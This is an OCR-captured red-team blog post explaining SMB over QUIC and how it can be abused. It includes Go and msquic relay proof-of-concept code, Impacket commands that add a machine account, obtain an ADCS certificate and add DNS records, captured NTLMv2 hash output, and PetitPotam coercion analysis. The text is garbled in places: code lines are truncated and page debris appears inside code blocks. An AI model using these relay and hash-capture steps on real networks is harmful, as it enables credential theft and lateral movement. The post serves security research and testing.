April 05, 2022

Making SMB Accessible with NTLMquic


Written by Adam Chester

Penetration Testing

Red Team Adversarial Attack Simulation

Security Testing & Analysis

Social Engineering



This week, I dusted off my reading list and saw that I'd previously bookmarked an interesting article about the introduction of SMB over QUIC. The article from Microsoft showed that Windows was including support for SMB to be used over the QUIC protocol, which should immediately spark interest for anyone who includes SMB attacks as part of their kill chain.

With support for this technology baked into Windows 11 and Server 2022, I thought that it was probably a good time to look and answer some of the questions I had about how useful this technology is going to be during an engagement. So, in this post, we'll dig into just how this technology works, answer some of the immediate questions around which attacks are feasible, and show how we can repurpose some existing tooling.

How Does it Work?

There are plenty of articles explaining the QUIC protocol, so for this post, we'll focus on the parts we need to understand when focused on SMB. First, SMB over QUIC uses UDP port 443. A TLS connection is established, and the TLS ALPN extension is used to select the "smb" protocol:

```
v Extension: application_layer_protocol_negotiation (len=6)
    Type: application_layer_protocol_negotiation (16)
    Length: 6
    ALPN Extension Length: 4
  v ALPN Protocol
      ALPN string length: 3
      ALPN Next Protocol: smb
```

To play around with this beyond just reading the spec, let's create a very simple QUIC server that can handle inbound connections. To do this, we'll use golang, which offers a few options for QUIC packages. The one we'll use for this will be quic-go:

```
package main

import (
"context"
"crypto/tls"
"fmt"

"github.com/lucas-clemente/quic-go"
)

func main() {

  // Set up our TLS
  tlsConfig, err := configureTLS()
  if err != nil {
    fmt.Println("[!] Error grabbing TLS certs")
    return
  }

  // We're listening on UDP/443 for this
  listener, err := quic.ListenAddr("0.0.0.0:443", tlsConfig, nil)

  if err != nil {
    fmt.Println("[!] Error binding to UDP/443")
    return
  }

  fmt.Println("[*] Started listening on UDP/443")

  // Accept inbound connection
  session, err := listener.Accept(context.Background())

  if err != nil {
    fmt.Println("Error accepting connection from client")
    return
  }

  fmt.Printf("[*] Accepted connection: %s\n", session.RemoteAddr().String())

  // S
```

```
  _, err = session.AcceptStream(context.Background())

  if err != nil {
    fmt.Println("Error accepting stream from QUIC client")
  }

  fmt.Printf("[*] Stream setup successfully with: %s\n", session.RemoteAddr().

  }

func configureTLS() (*tls.Config, error) {
  cer, err := tls.LoadX509KeyPair("server.crt", "server.key")

  if err != nil {
    return nil, fmt.Errorf("Could not load server.crt and server.key")
  }

  // ALPN as SMB
  return &tls.Config{
    Certificates: []tls.Certificate{cer},
    NextProtos: []string{"smb"},
  }, nil
}
```

Next, we'll need some TLS certificates to work with. Let's generate a self-signed certificate for this POC using OpenSSL:

```
openssl req -x509 -nodes -newkey rsa:4096 -keyout server.key -out server.crt -
```


And with that, we can fire up our test with:

```
go run ./main.go
```

With our simple QUIC server now listening, we'll kick off a connection from a Windows 11 machine. To do this, we can use the following `net.exe` options to ignore the untrusted TLS certificate:

```
NET USE /TRANSPORT:QUIC /skipcertcheck \\OURHOST\c$
```

And if everything goes well, we'll have our connection logged and showing that the connection has been made and everything is working over QUIC as expected:



SKIP TO MAIN CONTENT

SMB Over the Internet?

Yes. Actually, this is something called out several times in documentation.

SMB over QUIC offers an "SMB VPN" for telecommuters, mobile device users, and high security organizations. The server certificate creates a TLS 1.3-encrypted tunnel over the internet-friendly UDP port 443 instead of the legacy TCP port 445.
The wording is a little strange, and I'm still not too sure why the term "SMB VPN" is used, but as we'll see in a moment, the implementation is actually very straightforward.

To see this in action over the Internet, let's take our above POC and spin up an EC2 host with a valid certificate. We can create our required certificate with letsencrypt:

```
certbot certonly --standalone
```

Once we have our certificate, we can spin up the POC and see that everything works just fine when we attempt to connect from our Windows 11 box:
https://youtu.be/4t5ffdjtHMQ

As an attacker, I find it particularly interesting that this uses a protocol shared with the HTTP/3 standard. This means that the days of ensuring TCP/445 is blocked outbound may be coming to an end (although security products inspecting the ALPN protocol will give away the SMB protocol being used).

Please note that this doesn't change the requirements around auto sending of NTLM handshakes. The usual Intranet zone rules apply here!

Do We Need New Tooling?

Not really. While the transport protocol has changed from TCP to UDP and is now encapsulated within QUIC, the underlying SMB protocol remains the same. What this means is that, rather than attempting to reinvent the wheel, we can instead create a simple wrapper and continue to use existing tooling in many situations.

Let's use ntlmrelayx as our test case here and attempt to proxy an inbound QUIC connection over to localhost on TCP/445. To do this, we'll expand our above POC tool and simply relay inbound connections over to TCP/445:

```
package main

import (
"context"
"crypto/tls"
"fmt"
"net"
"github.com/lucas-clemente/quic-go"
)

const BUFFER_SIZE = 11000
```

SKIP TO MAIN CONTENT

```
func startQuicServer(tlsConfig *tls.Config) error {
    quicListener, err := quic.ListenAddr("0.0.0.0:443", tlsConfig, nil)
    if err != nil {
        return fmt.Errorf("Error binding to UDP/443")
    }

    fmt.Println("[*] Started listening on UDP/443")

    for {
        session, err := quicListener.Accept(context.Background())

        if err != nil {
            fmt.Println("[!] Error accepting connection from client")
            continue
        }

        fmt.Printf("[*] Accepted connection from %s\n", session.RemoteAddr().S

        stream, err := session.AcceptStream(context.Background())

        if err != nil {
            fmt.Println("[!] Error accepting stream from QUIC client")
        }

go func() {
    tcpConnection, err := net.Dial("tcp", "localhost:445")

    if err != nil {
        fmt.Println("[!] Error connecting to localhost:445")
        return
    }

    fmt.Println("[*] Connected to localhost:445\n[*] Starting relaying process

    dataBuffer := make([]byte, BUFFER_SIZE)

    for {

        dataCount, err := stream.Read(dataBuffer)

        if err != nil {
            return
        }

        dataCount, err = tcpConnection.Write(dataBuffer[0:dataCount])

        if err != nil || dataCount == 0 {
            return
        }

        dataCount, err = tcpConnection.Read(dataBuffer)
```

SKIP TO MAIN CONTENT

```
            return
        }

        dataCount, err = stream.Write(dataBuffer[0:dataCount])

        if err != nil || dataCount == 0 {
            return
        }
    }
}()
}
return nil
}

func main() {

fmt.Println("SMB over QUIC Termination POC by @_xpn_")
    tlsConfig, err := configureTLS()

    if err != nil {
        fmt.Println("[!] Error grabbing TLS certs")
        return
    }

    err = startQuicServer(tlsConfig)

    if err != nil {
        fmt.Println("[!] " + err.Error())
    }
}

func configureTLS() (*tls.Config, error) {
  cer, err := tls.LoadX509KeyPair("server.crt", "server.key")

  if err != nil {
    return nil, fmt.Errorf("Could not load server.crt and server.key")
  }

  // ALPN as SMB
  return &tls.Config{
    Certificates: []tls.Certificate{cer},
    NextProtos: []string{"smb"},
  }, nil
}
```

Also, for this to work in the field, we're going to need a certificate, otherwise connection attempts are just going to drop. If we are operating from a *nix box and the environment has a ADCS role deployed, we can go for something like Impacket's `addcomputer.py` to create a new machine account that we can then request a certificate for:

```
(env) xpn@lab-vm:~/impacket$ python ./examples/addcomputer.py -method LDAPS -computer-name CONFLUENCESERVER -computer-pass Tota
llyLegit1 -dc-ip 192.168.130.2 -dc-host dc01.lab.local LAB.LOCAL/LabUser1
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

Password:
[*] Successfully added machine account CONFLUENCESERVER$ with password TotallyLegit1.
(env) xpn@lab-vm:~/impacket$
```

Now we have our machine account created (you'll need to make sure this is via LDAPS to have the `dNSHostName` attribute set), we can then request our certificate from the CA:

```
(env) xpn@lab-vm:~/certi$ getTGT.py -dc-ip 192.168.130.2 'LAB.LOCAL/CONFLUENCESERVER$'
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

Password:
[*] Saving ticket in CONFLUENCESERVER$.ccache
(env) xpn@lab-vm:~/certi$ KRB5CCNAME=./CONFLUENCESERVER\$.ccache python3 ./certi.py req 'lab.local/CONFLUENCESERVER$@CA01.LAB.L
OCAL' LabRootCA1 --dc-ip 192.168.130.2 --template 'Machine' -k -n
[*] Service: LabRootCA1
[*] Template: Machine
[*] Username: CONFLUENCESERVER$

[*] Response: 0x3 Issued

[*] Cert subject: CN=CONFLUENCESERVER.LAB.LOCAL
[*] Cert issuer: CN=LabRootCA1,DC=lab,DC=local
[*] Cert Serial: 6F00000015571DA2520C170026000000000015
[*] Cert Extended Key Usage: Client Authentication, Server Authentication

[*] Saving certificate in CONFLUENCESERVER$.pfx (password: admin)
(env) xpn@lab-vm:~/certi$
```

Finally we add in our DNS records to allow the target to use our correct certificate:

```
xpn@lab-vm:/opt/krbrelayx$ python ./dnstool.py -u LAB.local\\CONFLUENCESERVER$ -p TotallyLegit1 -r confluenceserver.lab.local -a add -t A -d 192.168.130.99 192.168.130.2
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

At this point, we'd normally look at Responder to capture hashes, but as we are now using the FQDN to allow our certificate to work, which will first trigger a Kerberos authentication request, it appears that Responder doesn't handle this too well. So instead, we'll use ntlmrelayx to grab hashes for us. We again head to `net.exe` on our Windows 11 system and see that everything works just fine:

```
root@lab-vm:/home/xpn/impacket# python ./examples/ntlmrelayx.py -of /tmp/authcapture -smb2support -ip 127.0.0.1 -t smb://192.16
8.130.254
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-4: Connection from LAB/ITADMIN@127.0.0.1 controlled, attacking target smb://192.168.130.254
[-] SMBClient error: Connection was reset

root@lab-vm:/tmp# sudo /tmp/soqpoc
SMB over QUIC Termination POC by @_xpn_
[*] Started listening on UDP/443
[*] Accepted connection from 192.168.130.4:52118
[*] Connected to localhost:445
[*] Starting relaying process...
```

And now if we look in our cred file, we see that cred capture works just like normal:

SKIP TO MAIN CONTENT

```
root@lab-vm:/home/xpn/impacket# cat /tmp/authcapture_ntlmv2
itadmin::lab:41414141414141414141414141414141:e893a641a18f1ace7f9b8f4
000000000100160073006500720076006500720005f006e0061006d006500030016007
052004b00470052004f0055005000040012005 7004f0052004b00470052004f005500
000000000000000000003000002 35f799bc1c7b475507d5922c222dc5b765c19547dd
00009003e006300690066007 3002f0063006f006e0066006c00750065006e00630065
```

How Can We Trigger SMB Over QUIC?

So, on Windows 11, SMB over QUIC is enabled by default, and will be attempted when a TCP connection to the typical 445 port fails. For example, if we head to Explorer and attempt to navigate to `\\something\testshare`, SMB over QUIC will be attempted if the initial TCP connection cannot be made:

```
192.168.40.89    TCP     66 60582 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.40.89    TCP     66 [TCP Retransmission] 60582 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.40.89    QUIC  1294 Initial, DCID=50a0862637ddaae2, PKN: 0, CRYPTO, PADDING
```

This means that the protocol is useful for us attackers when encountering those subnets that explicitly block TCP/445 but allow other ports and protocols to traverse.

But what about if we want to use something like PetitPotam? I s it possible to trigger SMB over QUIC using something like this? To answer this, we'll dig very briefly into what makes PetitPotam work.


As you likely know by now, Microsoft only patched the first few documented RPC methods from the PetitPotam vulnerability, so as we're going after Windows Server 2022, we'll need to focus on the unpatched methods. We'll use the `AddUsersToFile` RPC method as our candidate here. The PetitPotam RPC methods are handled within `efslsaext.dll`, so let's throw this into Ghidra and see what causes the authentication coercion.

If we look at `EfsRpcAddUsersToFileEx_Downlevel`, we see reference to a method of `EfsEnsureLocalPath,` which takes the path provided from the RPC call:

```
else {
  uVar2 = (*(code *)__imp_RpcImpersonateClient)(0);
  if (uVar2 == 0) {
    uVar2 = EfsEnsureLocalPath((LPCWSTR)filename);
    if (uVar2 == 0) {
```

Through this method, we get our answer about what causes the authentication attempt, a nice `CreateFileW` call where we control the filename parameter:

SKIP TO MAIN CONTENT



This matches the scenario we used above in Explorer, so everything should work fine, but to be sure, let's attempt to trigger PotitPotam's `AddUsersToFile` method and see if we get our connect back over QUIC:

```
undefined4 EfsEnsureLocalPath(LPCWSTR filename)

{
  HANDLE hObject;
  undefined8 uVar1;
  undefined4 uVar2;

  hObject = CreateFileW(filename,0,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x2000000,(HANDLE)0x0);
```

How Can We Use This on a Windows Compromised Host?

For this very scenario, Microsoft has created a library called "msquic" that we can use (in fact, this library is also used for the underlying QUIC client shipped with Windows 11). There are a few caveats, as with the above scenarios, in that we need a certificate to start up our server. Thankfully, in Windows domain environments with certificate services enabled, we normally have the ability to either request a certificate for the active server, or find that the server already has a certificate deployed.

The nice thing about using QUIC on Windows is that it's likely that UDP/443 hasn't already been bound, unlike TCP/445, meaning that as long as we have a certificate, we should be in a good position to start listening for inbound SMB over QUIC connections.

It is worth noting that msquic comes with support for schannel on Windows 11 and Server 2022, and OpenSSL for other versions of Windows. The main difference for us will be the use of the certificate store. For example, if we are in a situation where the certificate store holds a cert for the host, we can just reference this cert without having to go through the hassle of exporting:

```
BOOLEAN QuicServer::ServerLoadConfiguration(const char *hash, const char *path
```

SKIP TO MAIN CONTENT

```
    QUIC_SETTINGS Settings = { 0 };
    QUIC_CREDENTIAL_CONFIG_HELPER Config;
    QUIC_STATUS Status = QUIC_STATUS_SUCCESS;

    Settings.IdleTimeoutMs = IdleTimeoutMs;
    Settings.IsSet.IdleTimeoutMs = TRUE;
    Settings.ServerResumptionLevel = QUIC_SERVER_RESUME_AND_ZERORTT;
    Settings.IsSet.ServerResumptionLevel = TRUE;
    Settings.PeerBidiStreamCount = 1;
    Settings.IsSet.PeerBidiStreamCount = TRUE;

    memset(&Config, 0, sizeof(Config));

    if (hash != NULL) {
    // We try and use a certificate from the certificate store
        Config.CredConfig.Flags = QUIC_CREDENTIAL_FLAG_NONE;
        Config.CredConfig.Type = QUIC_CREDENTIAL_TYPE_CERTIFICATE_HASH_STORE;

        uint32_t CertHashLen = DecodeHexBuffer(hash, sizeof(Config.CertHashSto
        if (CertHashLen != sizeof(Config.CertHashStore.ShaHash)) {
            return FALSE;
        }

        strncpy_s(Config.CertHashStore.StoreName, DEFAULT_CERT_STORE, 2);
        Config.CertHashStore.Flags = QUIC_CERTIFICATE_HASH_STORE_FLAG_MACHINE_
        Config.CredConfig.CertificateHashStore = &Config.CertHashStore;
    }
    else {
    // We use the provided key/cert from the parameters
        Config.CredConfig.Flags = QUIC_CREDENTIAL_FLAG_NONE;
        Config.CredConfig.Type = QUIC_CREDENTIAL_TYPE_CERTIFICATE_FILE;
        Config.CertFile.CertificateFile = this->_path;
        Config.CertFile.PrivateKeyFile = this->_privatePath;
        Config.CredConfig.CertificateFile = &Config.CertFile;
    }

    if (QUIC_FAILED(Status = MsQuic->ConfigurationOpen(this->_registration, &A
        printf("[!] ConfigurationOpen error [0x%x]\n", Status);
        return FALSE;
    }

    if (QUIC_FAILED(Status = MsQuic->ConfigurationLoadCredential(this->_config
        printf("[!] ConfigurationLoadCredential error [0x%x]\n", Status);
        return FALSE;
    }

    return TRUE;

}
```

As with our previous example, this POC just forwards any SMB over QUIC requests to existir SKIP TO MAIN CONTENT gFloZbJ0

The code for all of the examples in this post can be found here.

Blog

Tools

Newsletter Signup

TRUSTEDSEC

3485 Southwestern Boulevard
Fairlawn, OH 44333

1-877-550-4728

Terms Of Service Privacy Policy